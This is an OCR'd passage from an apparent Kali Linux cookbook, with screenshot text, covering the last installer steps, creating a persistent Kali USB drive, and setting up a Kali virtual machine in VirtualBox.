
SCSI3 (0,0,0) (sda) - ATA VBOX HARDDISK: 17.2 GB

The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.

Partitioning scheme:

All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /usr, /var, and /tmp partitions

12. Once you get to the screen which lets you know that changes are about to be made to your disks, choose **Yes** and click on **Continue**. Please note that this is the final chance to back out of having all of your data on your disc overwritten.



Partition disks

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)


The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap

Write the changes to disks?

● No

○ Yes

13. Next, you will be asked if you want to connect to a network mirror. A network mirror allows you to receive updates for Kali as they become available. In this case, we choose **Yes** and click on **Continue**.



Configure the package manager


A network mirror can be used to supplement the software that is included on the CD-ROM. This may also make newer versions of software available.

Use a network mirror?

○ No

● Yes

14. You may skip the HTTP proxy page by clicking on **Continue**.




Configure the package manager

If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.

The proxy information should be given in the standard form of "http://[[user][:pass]@]host[:port]/".

HTTP proxy information (blank for none):

15. Finally, you will be asked to install the GRUB boot loader to the master boot record. Choose **Yes** and click on **Continue**.



Install the GRUB boot loader on a hard disk

It seems that this new installation is the only operating system on this computer. If so, it should be safe to install the GRUB boot loader to the master boot record of your first hard drive.


Warning: If the installer failed to detect another operating system that is present on your computer, modifying the master boot record will make that operating system temporarily unbootable, though GRUB can be manually configured later to boot it.

Install the GRUB boot loader to the master boot record?

○ No

● Yes

16. You have now completed the installation of Kali Linux! Congratulations! Click on **Continue** and the system will reboot and bring you to the login page.



Finish the installation

Installation complete

Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media (CD-ROM, floppies), so that you boot into the new system rather than restarting the installation.

Installing to a USB drive with persistent memory

Having a Kali Linux USB drive provides us with the ability to persistently save system settings and permanently update and install new software packages onto the USB device, allowing us to carry our own personalized Kali Linux, with us at all times.

Thanks to tools such as Win32 Disk Imager, we can create a bootable Live USB drive of a vast majority of Linux distributions, including Kali Linux with persistent storage.

Getting ready


The following tools and preparations are needed in order to continue:

- A FAT32-formatted USB drive with a minimum capacity of 8 GB
- A Kali Linux ISO image
- Win32 Disk Imager (`http://sourceforge.net/projects/win32diskimager/files/latest/download`)
- You can download Kali Linux from `http://www.kali.org/downloads/`

How to do it...

Let's begin the process of installing Kali Linux to a USB drive:

1. Insert a formatted/writeable USB drive:



Devices with Removable Storage (3)


DVD RW Drive (D:)

BD-ROM Drive (F:)


PENDRIVE (H:)

7.18 GB free of 7.18 GB

2. Start **Win32 Disk Imager**.
3. At the **Image File** location, click on the folder icon and select the location of the Kali Linux DVD ISO image:



4. Make sure that **Space used to preserve files across reboots** is set to **4096**.



Welcome to UNetbootin, the Universal Netboot Installer. Usage:

1. Select a distribution and version to download from the list above, or manually specify files to load below.
2. Select an installation type, and press OK to begin installing.

○ Distribution: == Select Distribution == / == Select Version ==

● Diskimage: ISO, D:\Kali-linux-1.0.3-i386.iso


Space used to preserve files across reboots (Ubuntu only): 4096 MB

Type: USB Drive

Drive:

5. Select our USB drive and click on the **OK** button to start creating the bootable USB drive.
6. The process will take some time to complete while it extracts and copies the DVD files to the USB and installs the bootloader.

7. When the installation is complete, we're ready to reboot the computer and boot from the newly created Kali Linux USB drive with persistent memory:



1. Downloading Files (Done)
2. Extracting and Copying Files (Done)
3. Installing Bootloader (Done)
4. **Installation Complete, Reboot (Current)**

After rebooting, select the USB boot option in the BIOS boot menu.
Reboot now?

Installing in VirtualBox

This recipe will take you through the installation of Kali Linux in a completely isolated guest operating system within your host operating system using the well-known open source virtualization software: VirtualBox.

Getting ready


The required prerequisites are listed as follows:

- Latest version of VirtualBox (version 4.2.16 as of the time of writing) (`https://www.virtualbox.org/wiki/Downloads`).
- A copy of the Kali Linux ISO image. You can download a copy from `http://www.Kali.org/downloads/`.

How to do it...

Let's begin the process of installing Kali Linux in Virtualbox:

1. Launch VirtualBox and click on **New** to start the Virtual Machine Wizard:




Welcome to VirtualBox!

The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.

In order to create a new virtual machine, press the **New** button in the main tool bar located at the top of the window.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for the latest information and news.

2. Click on the **Next** button, type the name of the virtual machine, and choose the OS type as well as the version. In this case, we selected an operating system of **Linux** and **Ubuntu (64 bit)** as the version. Click on the **Next** button to continue:



Name and operating system


Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: Kali Linux

Type: Linux

Version: Ubuntu (64 bit)

3. Select the amount of base memory (RAM) to be allocated to the virtual machine. We're going to use the default value. Click on **Next**.
4. Create a new virtual hard disk for the new virtual machine. Click on the **Next** button:



Hard drive

If you wish you can add a virtual hard drive to the new machine. You can either create a new hard drive file or select one from the list or from another location using the folder icon.

If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.

The recommended size of the hard drive is **8.00 GB**.

○ Do not add a virtual hard drive


● Create a virtual hard drive now

○ Use an existing virtual hard drive file

Empty

5. A new wizard window will open. Leave the default VDI file type as we're not planning to use other virtualization software.
6. We'll leave the default option as the virtual disk storage details. Click on **Next** to continue.

7. Set the virtual disk file location and size:



Create Virtual Hard Drive

File location and size

Please type the name of the new virtual hard drive file into the box below or click on the folder icon to select a different folder to create the file in.


Kali Linux

Select the size of the virtual hard drive in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard drive.

16,00 GB

8. Check whether the settings are correct and click on the **Create** button to start the virtual disk file creation.

9. We're back to the previous wizard with the summary of the virtual machine parameters. Click on **Create** to finish:



General

Name: Kali Linux
Operating System: Ubuntu (64 bit)

System

Base Memory: 512 MB
Boot Order: Floppy, CD/DVD-ROM, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging

Display

Video Memory: 12 MB
Remote Desktop Server: Disabled

Storage

Controller: IDE
IDE Secondary Master: [CD/DVD] Empty
Controller: SATA
SATA Port 0: Kali Linux.vdi (Normal, 16.00 GB)


Audio

Host Driver: Windows DirectSound
Controller: ICH AC97


Network

10. With the new virtual machine created, we're ready to install Kali Linux.

